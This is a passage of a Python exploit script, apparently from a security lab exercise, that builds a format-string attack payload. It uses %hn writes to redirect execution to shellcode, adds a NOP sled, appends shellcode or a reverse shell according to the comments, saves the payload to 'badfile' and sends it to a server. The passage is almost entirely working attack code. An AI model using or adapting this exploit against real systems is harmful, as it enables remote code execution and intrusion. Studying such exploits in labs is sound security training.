secondPart = b'%.' + bytes(str(buf_low_addr - buf_high_addr - 1), encoding='ascii') +
b'x'

#add shellcode address in the format string
content = content + firstPart + b"%hn" + secondPart + b"%hn"

#add 20 NOP between format string and shellcode
for i in range(20):
    content += b'\x90'

#add shellcode in the end of the format string
content += shellcode #shellcode for task6, reverseShell for task7

#write the message to a file
file = open("badfile", "wb")
file.write(content)
file.close()

#send the message to the server
send_to_server(content)

```